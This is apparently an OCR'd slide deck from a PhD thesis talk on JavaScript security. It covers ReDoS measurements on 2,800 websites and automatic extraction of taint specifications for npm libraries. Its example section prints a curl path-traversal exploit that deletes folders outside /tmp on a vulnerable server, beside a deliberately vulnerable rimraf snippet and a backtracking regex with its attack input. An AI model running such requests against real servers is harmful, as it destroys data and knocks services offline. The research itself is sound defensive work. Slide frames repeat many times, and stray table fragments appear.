<table><tr><td>3x</td><td>5x</td></tr><tr><td>3x</td><td>5x</td></tr></table>	3x	5x	3x	5x	<table><tr><td>3x</td><td>5x</td></tr><tr><td>3x</td><td>5x</td></tr></table>	3x	5x	3x	5x	<table><tr><td>3x</td><td>5x</td></tr><tr><td>3x</td><td>5x</td></tr></table>	3x	5x	3x	5x	<table><tr><td>3x</td><td>5x</td></tr><tr><td>3x</td><td>5x</td></tr></table>	3x	5x	3x	5x	<table><tr><td>3x</td><td>5x</td></tr><tr><td>3x</td><td>5x</td></tr></table>	3x	5x	3x	5x
3x	5x																							
3x	5x																							
3x	5x																							
3x	5x																							
3x	5x																							
3x	5x																							
3x	5x																							
3x	5x																							
3x	5x																							
3x	5x																							

Criterion for vulnerable websites

We consider a website to be vulnerable if and only if:

- **statistically significant difference** between the random and crafted response times,
- this difference increases when the input size increases.

Phase 3: Websites Analysis

P1	P2	P3	P4	P5																				
100ms	200ms	500ms	1s	2s																				
<table><tr><td>3x</td><td>5x</td></tr><tr><td>3x</td><td>5x</td></tr></table>	3x	5x	3x	5x	<table><tr><td>3x</td><td>5x</td></tr><tr><td>3x</td><td>5x</td></tr></table>	3x	5x	3x	5x	<table><tr><td>3x</td><td>5x</td></tr><tr><td>3x</td><td>5x</td></tr></table>	3x	5x	3x	5x	<table><tr><td>3x</td><td>5x</td></tr><tr><td>3x</td><td>5x</td></tr></table>	3x	5x	3x	5x	<table><tr><td>3x</td><td>5x</td></tr><tr><td>3x</td><td>5x</td></tr></table>	3x	5x	3x	5x
3x	5x																							
3x	5x																							
3x	5x																							
3x	5x																							
3x	5x																							
3x	5x																							
3x	5x																							
3x	5x																							
3x	5x																							
3x	5x																							


Criterion for vulnerable websites

We consider a website to be vulnerable if and only if:


- **statistically significant difference** between the random and crafted response times,
- this difference increases when the input size increases.

Analyze 2,800 websites from Top 1 million.

Phase 3: Response Time of A Non-Vulnerable Website



Phase 3: Response Time of A Vulnerable Website



Phase 3: Number of Vulnerable Websites

Exploit	Number of sites affected
fresh	241
forwarded	99
ua-parser-js	41
useragent	16
mobile-detect	9
platform	8
charset	3
content	0

In total: 339 (11%) websites are vulnerable

ReDoS affects libraries

we identify 25 vulnerabilities in popular npm modules

ReDoS affects libraries

we identify 25 vulnerabilities in popular npm modules

ReDoS affects websites

hundreds of live websites are vulnerable

ReDoS affects libraries

we identify 25 vulnerabilities in popular npm modules

ReDoS affects websites

hundreds of live websites are vulnerable

Novel methodology

library vulnerability → website vulnerability



Can we fix the problem?

Extracting Taint Specifications for JavaScript Libraries, Cristian-Alexandru Staicu,
Martin Toldam Torp, Max Schäfer, Anders Møller, Michael Pradel, ICSE 2020

Vulnerability Detection: Taint Analysis 101


Is there a flow from the **source** to the **sink**?

```
let val = source();  
  
val = val.replace("\n", "");  
  
const padding = "pad";  
  
val = padding + val;  
  
sink(val);
```

Vulnerability Detection: Taint Analysis 101

Is there a flow from the **source** to the **sink**?


```
let val = source();  
  
val = val.replace("\n", "");  
  
const padding = "pad";  
  
val = padding + val;  
  
sink(val);
```



Vulnerability Detection: Taint Analysis 101


Is there a flow from the **source** to the **sink**?

```
let val = source();  
val = val.replace("\n", "");  
  
const padding = "pad";  
  
val = padding + val;  
  
sink(val);
```



Vulnerability Detection: Taint Analysis 101


Is there a flow from the **source** to the **sink**?



```
let val = source();  
val = val.replace("\n", "");  
  
const padding = "pad";  
  
val = padding + val;  
  
sink(val);
```


Vulnerability Detection: Taint Analysis 101

Is there a flow from the **source** to the **sink**?



```
graph TD; A[let val = source();] --> B[val = val.replace("\n", "");]; B --> C[const padding = "pad";]; C --> D[val = padding + val;]; D --> E[sink(val);];
```

```
let val = source();  
val = val.replace("\n", "");  
const padding = "pad";  
val = padding + val;  
sink(val);
```

The diagram illustrates a control flow graph for the provided code. Arrows indicate the flow of execution: from the assignment of `val` to `source()`, to the `replace` method call, then to the assignment of `padding`, followed by the concatenation of `padding` and `val`, and finally to the `sink` function call. This shows a direct flow from the source to the sink.

Vulnerability Detection: Taint Analysis 101

Is there a flow from the **source** to the **sink**?

```
graph TD; S(( )) --> L1[let val = source();]; L1 --> L2[val = val.replace("\n", "");]; L2 --> L3[const padding = "pad";]; L3 --> L4[val = padding + val;]; L4 --> L5[sink(val);];
```

The diagram illustrates a control flow graph for the provided code. It starts with an entry point (represented by a curved arrow) leading to the first line of code: `let val = source();`. From here, the flow proceeds to the second line: `val = val.replace("\n", "");`. The flow then continues to the third line: `const padding = "pad";`. From the third line, the flow branches to the fourth line: `val = padding + val;`. Finally, the flow leads to the fifth line: `sink(val);`. The flow is continuous from the source to the sink.

```
let val = source();  
val = val.replace("\n", "");  
const padding = "pad";  
val = padding + val;  
  
sink(val);
```

Vulnerability Detection: Taint Analysis 101

Is there a flow from the **source** to the **sink**?

```
graph TD; S1[let val = source();] --> S2[val = val.replace("\\n", "");]; S2 --> S3[const padding = "pad";]; S2 --> S4[val = padding + val;]; S3 --> S4; S4 --> S5[sink(val);];
```

The diagram illustrates a control flow graph for the following code snippet:

```
let val = source();  
val = val.replace("\\n", "");  
const padding = "pad";  
val = padding + val;  
sink(val);
```

Arrows indicate the flow of execution: from the first line to the second, from the second line to both the third and fourth lines, from the third line to the fourth line, and finally from the fourth line to the fifth line.

Libraries as Black Boxes for Humans and Analyses

```
const passwd = require("read-password");  
const tranform = require("transform");  
const httpReq = require("http-request");
```

```
let key = passwd();
```

```
let keyT = tranform(key);
```

```
httpReq(keyT);
```

Libraries as Black Boxes for Humans and Analyses

```
const passwd = require("read-password");  
const transform = require("transform");  
const httpReq = require("http-request");  
  
      ?  
      ..... source();  
let key = passwd();  
  
let keyT = transform(key);  
  
httpReq(keyT);
```

Libraries as Black Boxes for Humans and Analyses

```
const passwd = require("read-password");  
const transform = require("transform");  
const httpReq = require("http-request");  
  
      ? ..... source();  
    ↙  
let key = passwd();  
      ↘  
let keyT = transform(key);  
  
httpReq(keyT);
```

Libraries as Black Boxes for Humans and Analyses

```
const passwd = require("read-password");  
const tranform = require("transform");  
const httpReq = require("http-request");  
  
    ?  
    source();  
let key = passwd();  
    ?  
let keyT = tranform(key);  
  
httpReq(keyT);
```

The diagram illustrates data flow and dependencies between code snippets. It features three dashed boxes: an orange box around 'key' in the second snippet, another orange box around 'keyT' in the third snippet, and a blue box around 'key' in the third snippet. A solid arrow points from the 'key' box in the second snippet to the 'keyT' box in the third snippet. A dotted arrow with a question mark points from the 'source()' call in the first snippet to the 'key' box in the second snippet. Another dotted arrow with a question mark points from the 'key' box in the third snippet to the 'keyT' box in the third snippet.

Libraries as Black Boxes for Humans and Analyses

```
const passwd = require("read-password");  
const transform = require("transform");  
const httpReq = require("http-request");  
  
      ?  
      source();  
let key = passwd();  
      ?  
let keyT = transform(key);  
        
httpReq(keyT);
```

The diagram illustrates the flow of data and dependencies between variables in the code. It shows four variables: `key`, `keyT`, `transform`, and `httpReq`. The variable `key` is highlighted with an orange dashed border, `keyT` with an orange dashed border, and `transform` and `httpReq` with blue dashed borders. The code shows `key` being assigned the value of `passwd()`, and `keyT` being assigned the value of `transform(key)`. The variable `httpReq` is then called with `keyT` as an argument. The diagram uses arrows to show the flow of data: a solid arrow from `key` to `keyT`, and a solid arrow from `keyT` to `httpReq(keyT)`. Dotted arrows with question marks indicate dependencies or unknown values: one from `source()` to `key`, and another from `keyT` to `transform(key)`.

Libraries as Black Boxes for Humans and Analyses

```
const passwd = require("read-password");  
const transform = require("transform");  
const httpReq = require("http-request");
```

```
graph TD; source() -.-> key; key --> keyT; keyT --> httpReq; httpReq -.-> sink();
```

The diagram illustrates the control flow of the code snippet. It shows a sequence of operations connected by arrows. A dotted arrow labeled with a question mark points from the `source()` function to the `key` variable in the `let key = passwd();` line. A solid arrow points from `key` to the `keyT` variable in the `let keyT = transform(key);` line. Another solid arrow points from `keyT` to the `httpReq(keyT);` line. Finally, a dotted arrow labeled with a question mark points from `httpReq(keyT);` to the `sink();` function.

```
const passwd = require("read-password");  
const transform = require("transform");  
const httpReq = require("http-request");  
    ?  
    source();  
let key = passwd();  
    ?  
let keyT = transform(key);  
    httpReq(keyT);  
    ?  
    sink();
```

Libraries as Black Boxes for Humans and Analyses

```
const passwd = require("read-password");  
const transform = require("transform");  
const httpReq = require("http-request");
```

```
graph TD  
    source[?] --> key[key]  
    key --> keyT[keyT]  
    keyT --> httpReq[httpReq]  
    httpReq --> sink[?]
```


Control flow graph illustrating the flow of data from `source()` to `sink()` through variables `key` and `keyT`. The graph shows the following nodes and edges:

- `source()` (dotted box) connects to `key` (dotted box) via a solid arrow.
- `key` (dotted box) connects to `keyT` (dotted box) via a solid arrow.
- `keyT` (dotted box) connects to `httpReq` (dotted box) via a solid arrow.
- `httpReq` (dotted box) connects to `sink()` (dotted box) via a solid arrow.

Does the password flow to third parties?

Libraries as Black Boxes for Humans and Analyses

```
const passwd = require("read-password");  
const transform = require("transform");  
const httpReq = require("http-request");
```



Does the password flow to third parties? Probably yes!

More Complex Entry and Exit Points


Vulnerability #3 in motivating example:

```
let dirs = req.params["dirs"].split(";");  
  
lodash.forEach(dirs, (dir) => {  
  
  rimraf(`/tmp/${dir}`, (error) => {  
    });  
  
});
```

More Complex Entry and Exit Points


Vulnerability #3 in motivating example:

```
let dirs = req.params["dirs"].split(";");  
  
lodash.forEach(dirs, (dir) => {  
  
  rimraf(`/tmp/${dir}`, (error) => {  
    });  
  
});
```



More Complex Entry and Exit Points


Vulnerability #3 in motivating example:



```
let dirs = req.params["dirs"].split(";");  
lodash.forEach(dirs, (dir) => {  
  rimraf(`/tmp/${dir}`, (error) => {  
    });  
});
```

More Complex Entry and Exit Points


Vulnerability #3 in motivating example:



```
let dirs = req.params["dirs"].split(";");  
lodash.forEach(dirs, (dir) => {  
  rimraf(`/tmp/${dir}`, (error) => {  
    });  
});
```

More Complex Entry and Exit Points

Vulnerability #3 in motivating example:



```
let dirs = req.params["dirs"].split(";");  
lodash.forEach(dirs, (dir) => {  
  rimraf(`/tmp/${dir}`, (error) => {  
    });  
});
```

The diagram illustrates the flow of data from the `req.params["dirs"]` property to the `dirs` argument of the `lodash.forEach` function, and then from the `dir` argument of the `forEach` callback to the `dir` argument of the `rimraf` function. A solid arrow points from `req.params["dirs"]` to `dirs` in `lodash.forEach`. A solid arrow points from `dirs` in `lodash.forEach` to `dir` in the `forEach` callback. A solid arrow points from `dir` in the `forEach` callback to `dir` in the `rimraf` function. A dotted arrow points from `dir` in the `forEach` callback to `dir` in the `rimraf` function.

More Complex Entry and Exit Points


Vulnerability #3 in motivating example:

```
let dirs = req.params["dirs"].split(";");
lodash.forEach(dirs, (dir) => {
  rimraf(`/tmp/${dir}`, (error) => {
  });
});
fs.rmdir()
```

The diagram illustrates the control flow of the provided code. A solid arrow points from the variable `dirs` in the first line to the `dirs` argument in the `forEach` function call in the second line. Another solid arrow points from the `dir` parameter in the `forEach` callback to the `dir` variable in the `rimraf` function call in the third line. A dotted arrow points from the `rimraf` function call to the `fs.rmdir()` call at the bottom, indicating a flow of control or data.

More Complex Entry and Exit Points

Vulnerability #3 in motivating example:



```
let dirs = req.params["dirs"].split(";");  
lodash.forEach(dirs, (dir) => {  
  rimraf(`/tmp/${dir}`, (error) => {  
  });  
});  
fs.rmdir()
```

Exploit [delete folders outside the tmp dir]

```
curl "http://server:8080/\\.\\.\/home\/cstaicu\/Pictures"
```

JavaScript Libraries and Program Analysis

Humans and analyses **must consider the semantics of libraries.**

JavaScript Libraries and Program Analysis

Humans and analyses **must consider the semantics of libraries**.

Solution 1: analyze libraries together with client code.

- humans: audit all the transitive dependencies (79 on average)
- analyses: resolve library calls, e.g., `forEach` spans 34 files

JavaScript Libraries and Program Analysis

Humans and analyses **must consider the semantics of libraries**.

Solution 1: analyze libraries together with client code.

- humans: audit all the transitive dependencies (79 on average)
- analyses: resolve library calls, e.g., `forEach` spans 34 files

Solution 2: manually written models for popular libraries.

- expensive to write and maintain
- tightly coupled to a given analysis

JavaScript Libraries and Program Analysis

Humans and analyses **must consider the semantics of libraries**.

Solution 1: analyze libraries together with client code.

- humans: audit all the transitive dependencies (79 on average)
- analyses: resolve library calls, e.g., `forEach` spans 34 files

Solution 2: manually written models for popular libraries.

- expensive to write and maintain
- tightly coupled to a given analysis

Solution 3: specify security-relevant information for libraries.

- “the second argument flows directly into `eval`”
- “property `foo` of the callback’s first argument is user data”

JavaScript Libraries and Program Analysis

Humans and analyses **must consider the semantics of libraries**.

Solution 1: analyze libraries together with client code.

- humans: audit all the transitive dependencies (79 on average)
- analyses: resolve library calls, e.g., `forEach` spans 34 files

Solution 2: manually written models for popular libraries.

- expensive to write and maintain
- tightly coupled to a given analysis

Solution 3: specify security-relevant information for libraries.

- “the second argument flows directly into `eval`”
- “property `foo` of the callback’s first argument is user data”

Challenges for Library Specifications

Specifications format

human readable; support complex operations, e.g., callbacks

Automatic extraction

take into consideration npm particularities

Challenges for Library Specifications

Specifications format

human readable; support complex operations, e.g., callbacks

Automatic extraction

take into consideration npm particularities

Three Types of Specifications

Additional sink

An **entry point** of the library is a sink.

```
sendOnNetwork (val) ;
```

Three Types of Specifications

Additional sink

An **entry point** of the library is a sink.

```
sendOnNetwork (val) ;
```

Propagation

The value from an **entry point** is propagated to the **exit point**.

```
lodash.forEach (userInput, function (value) { ... });
```

A curved arrow points from the 'userInput' argument in the first function call to the 'value' argument in the second function call, illustrating the propagation of data from an entry point to an exit point.

Three Types of Specifications

Additional sink

An **entry point** of the library is a sink.

```
sendOnNetwork (val) ;
```

Propagation

The value from an **entry point** is propagated to the **exit point**.

```
lodash.forEach (userInput, function (value) { ... });
```

A curved arrow originates from the 'userInput' parameter in the first argument of the 'forEach' function and points to the 'value' parameter in the function's parameter list, illustrating the propagation of the entry point value to the exit point.

Additional source

An **exit point** of the library is a source.

```
const val = getUserInput();
```

Duality of Interface Points

Duality of Interface Points

Entry Point	Access Path	Exit Point

Duality of Interface Points

Entry Point	Access Path	Exit Point
<code>module.exports = x;</code>	<code>(root foo)</code>	<code>require("foo");</code>

Duality of Interface Points

Entry Point	Access Path	Exit Point
<code>module.exports = x; o.f = x;</code>	<code>(root foo) (member f ◇)</code>	<code>require("foo"); o.f;</code>

Duality of Interface Points

Entry Point	Access Path	Exit Point
<code>module.exports = x; o.f = x; foo(x);</code>	<code>(root foo) (member f ◇) (parameter 0 ◇)</code>	<code>require("foo"); o.f; function(x) {};</code>

Duality of Interface Points

Entry Point	Access Path	Exit Point
<code>module.exports = x; o.f = x; foo(x);</code>	<code>(root foo) (member f ◇) (parameter 0 ◇)</code>	<code>require("foo"); o.f; function(x) {};</code>

```
const lodash = require("lodash");
```

```
(root lodash)
```

Duality of Interface Points

Entry Point	Access Path	Exit Point
<code>module.exports = x; o.f = x; foo(x);</code>	<code>(root foo) (member f ◇) (parameter 0 ◇)</code>	<code>require("foo"); o.f; function(x) {};</code>

```
(member forEach (root  
  lodash))
```

```
const lodash = require("lodash");  
lodash.forEach
```

Duality of Interface Points

Entry Point	Access Path	Exit Point
<code>module.exports = x; o.f = x; foo(x);</code>	<code>(root foo) (member f ◇) (parameter 0 ◇)</code>	<code>require("foo"); o.f; function(x) {};</code>

```
(parameter 0 (member  
  forEach (root  
    lodash)))
```

```
const lodash = require("lodash");  
lodash.forEach(  
  dirs,
```

Duality of Interface Points

Entry Point	Access Path	Exit Point
<code>module.exports = x; o.f = x; foo(x);</code>	<code>(root foo) (member f ◇) (parameter 0 ◇)</code>	<code>require("foo"); o.f; function(x) {};</code>

```
(parameter 1 (member  
  forEach (root  
    lodash)))
```

```
const lodash = require("lodash");  
lodash.forEach(  
  dirs,  
  (dir) => {}  
);
```

Example Library Specifications

The additional sink for `rimraf`:
`(parameter 0 (root rimraf))`

Example Library Specifications

The additional sink for rimraf:
(parameter 0 (root rimraf))

Propagation in lodash:



```
_.forEach(userInput, function(value) { ... });
```

Specification

(parameter 0 (member forEach (root lodash)))



(parameter 0 (parameter 1 (member forEach (root
lodash))))

Challenges for Library Specifications

Specifications format

support complex operations, e.g., callbacks

Automatic extraction

take into consideration npm particularities

Automatic Specifications Extraction

Main Idea

Use dynamic taint analysis for analyzing the library, i.e., **mark values at entry points and check taint at exit points.**


Automatic Specifications Extraction

Main Idea

Use dynamic taint analysis for analyzing the library, i.e., **mark values at entry points and check taint at exit points.**

Client

Npm module



Specifications

Propagation:


Additional source:

Additional sink:

Automatic Specifications Extraction

Main Idea

Use dynamic taint analysis for analyzing the library, i.e., **mark values at entry points and check taint at exit points.**



Specifications

Propagation: $E_1 \rightarrow E_4$


Additional source:

Additional sink:

Automatic Specifications Extraction

Main Idea

Use dynamic taint analysis for analyzing the library, i.e., **mark values at entry points and check taint at exit points.**



Specifications

Propagation: $E_1 \rightarrow E_4$


Additional source: E_2

Additional sink:

Automatic Specifications Extraction

Main Idea

Use dynamic taint analysis for analyzing the library, i.e., **mark values at entry points and check taint at exit points.**



Specifications

Propagation: $E_1 \rightarrow E_4$

Additional source: E_2

Additional sink: E_3

Experimental Setup

751

npm modules

200

clients per module

15,892

total clients

5,707

clients with taint operations

10

minutes timeout

24

known vulnerabilities

Can We Successfully Extract Specifications?

More than 8,000 specifications

- 7,840 propagations
- 146 additional sinks
- 457 packages with a propagation summary
- 118 packages with an additional sink

Can We Successfully Extract Specifications?

More than 8,000 specifications

- 7,840 propagations
- 146 additional sinks
- 457 packages with a propagation summary
- 118 packages with an additional sink

35% non-trivial specifications

- 595 specifications with instantiated objects
- 1,467 specifications with callbacks
- 1,578 specifications with nested calls

Are the Specifications Useful for Vulnerability Detection?

Rule ID	New alerts
js/command-line-injection	2
js/file-access-to-http	64
js/path-injection	29
js/reflected-xss	5
js/regex-injection	13
js/remote-property-injection	20
js/user-controlled-bypass	2
js/xss	1
Total	136

Can the Specifications Prevent Vulnerabilities?

- precisely identified the entry point corresponding to **11/24 additional sinks**

¹<https://www.npmjs.com/advisories/27>

Can the Specifications Prevent Vulnerabilities?

- precisely identified the entry point corresponding to **11/24 additional sinks**
- benign input for npm advisory 27¹:

```
var printer = require("printer");
var benignInput = "printerName";
printer.printDirect({
  data: "Test",
  printer: benignInput,
  success: function (jobID) {
    console.log("sent to printer with ID: " + jobID);
  }
});
```

Additional sink: `(member printer (parameter 0
(member printDirect (root printer))))`

¹<https://www.npmjs.com/advisories/27>

Specification format

support complex library interactions

Specification format

support complex library interactions

Automatic extraction

produce more than 8,000 specifications

Specification format

support complex library interactions

Automatic extraction

produce more than 8,000 specifications

Aid vulnerability detection

clarifying the contract; enhance static analysis



The risk

Chapter 2



The risk

Chapter 2



The reality

Chapter 5



The risk

Chapter 2



The reality

Chapter 5



The fix

Chapter 9



The risk

Chapter 2



The reality

Chapter 5



The fix

Chapter 9

All emojis in this presentation designed by OpenMoji
(<https://openmoji.org>).



The risk

Chapter 2



The reality

Chapter 5




The fix

Chapter 9

Thank you for your time!

All emojis in this presentation designed by OpenMoji
(<https://openmoji.org>).

PhD Thesis: Full-Stack JavaScript Web Applications



NDSS 2018

USENIX Sec. 2019a

ICSE 2020

USENIX Sec. 2018

PLAS@CCS 2019

USENIX Sec. 2019b

TheWebConf 2019

Future Work: Next Steps

Holistic consideration of full-stack threats:

- end-to-end taint analysis,
- correlations between client- and server-side code.

Further improve screening of JavaScript libraries:

- comprehensive exploits suite,
- capability-based system,
- better analysis tools, e.g., more precise callgraph construction.


Beyond full-stack JavaScript applications:

- emerging JavaScript use cases,
- support for WebAssembly.


Future Work: Next Leaps

Malware unpacking as fuzzing with membranes

```
let date = new Date();
let ua = navigator.userAgent;
let isChrome = /Chrome/.test(ua);
if (date.getDay() == 6 && isChrome)
    // do evil
```



Performance/algorithmic complexity to DoS



Usability: present security relevant facts about libraries

Math.log

log

log10

log1p

log2

LOG10E


LOG2E

(method) Math.log(x: number): number

Returns the natural logarithm (base e) of a number.

Backtracking-based Matching

```
var regEx = /^a*a*b$/;
```



input: "aaaaaaaaaaaaaaaaaaaaa"

Few payloads

80 requests in total

Iterative probing

most websites use redundancy

Safety mechanism

stop after timeout or error


Vulnerabilities disclosure

the majority of them have been fixed



Multi-Module Analysis

Extract specification for several libraries at once: taints of a module can only live inside the module or its dependencies.



Propagations: $L_1 \rightarrow L_3$, $M_1 \rightarrow M_3$

Additional sinks: M_2 , L_2

Publications (2019-2020)

- ① **C.-A. Staicu**, M. T. Torp, M. Schäfer, A. Møller, M. Pradel, *Extracting Taint Specifications for JavaScript Libraries*, International Conference on Software Engineering (ICSE), 2020.
- ② **C.-A. Staicu**, M. Pradel, *Leaky Images: Targeted Privacy Attacks in the Web*, USENIX Security Symposium, 2019.
- ③ M. Zimmermann, **C.-A. Staicu**, C. Tenny, M. Pradel, *Small World with High Risks: A Study of Security Threats in the npm Ecosystem*, USENIX Security Symposium, 2019.
- ④ P. Skolka, **C.-A. Staicu**, M. Pradel, *Anything to Hide? Studying Minified and Obfuscated Code in the Web*, The Web Conference, 2019.
- ⑤ **C.-A. Staicu**, D. Schoepe, M. Balliu, M. Pradel, A. Sabelfeld, *An Empirical Study of Information Flows in Real-World JavaScript*, The Workshop on Programming Languages and Analysis for Security (PLAS), 2019.

Publications (2016-2018)

- ❶ **C.-A. Staicu**, M. Pradel, *Freezing the Web: A Study of ReDoS Vulnerabilities in JavaScript-based Web Servers*, USENIX Security Symposium, 2018.
- ❷ **C.-A. Staicu**, M. Pradel, B. Livshits, *Synode: Understanding and Automatically Preventing Injection Attacks on Node.js*, Annual Network and Distributed System Security Symposium (NDSS), 2018.
- ❸ L. Della Toffola, **C.-A. Staicu**, M. Pradel, *Saying “Hi!” Is Not Enough: Mining Inputs for Effective Test Generation*, International Conference on Automated Software Engineering (ASE), 2017.
- ❹ E. Andreasen, L. Gong, A. Møller, M. Pradel, M. Selakovic, K. Sen, **C.-A. Staicu**, *A Survey of Dynamic Analysis and Test Generation for JavaScript*, ACM Computing Surveys, 2017.
- ❺ H. Liu, Q. Liu, **C.-A. Staicu**, M. Pradel, Y. Luo, *Nomen est Omen: Exploring and Exploiting Similarities between Argument and Parameter Names*, International Conference on Software Engineering (ICSE), 2016.
- ❻ M. Ceccato, P. Falcarin, A. Cabutto, Y. W. Frezghi, **C.-A. Staicu**, *Search Based Clustering for Protecting Software with Diversified Updates*, International Symposium on Search Based Software Engineering (SSBSE'16), 2016.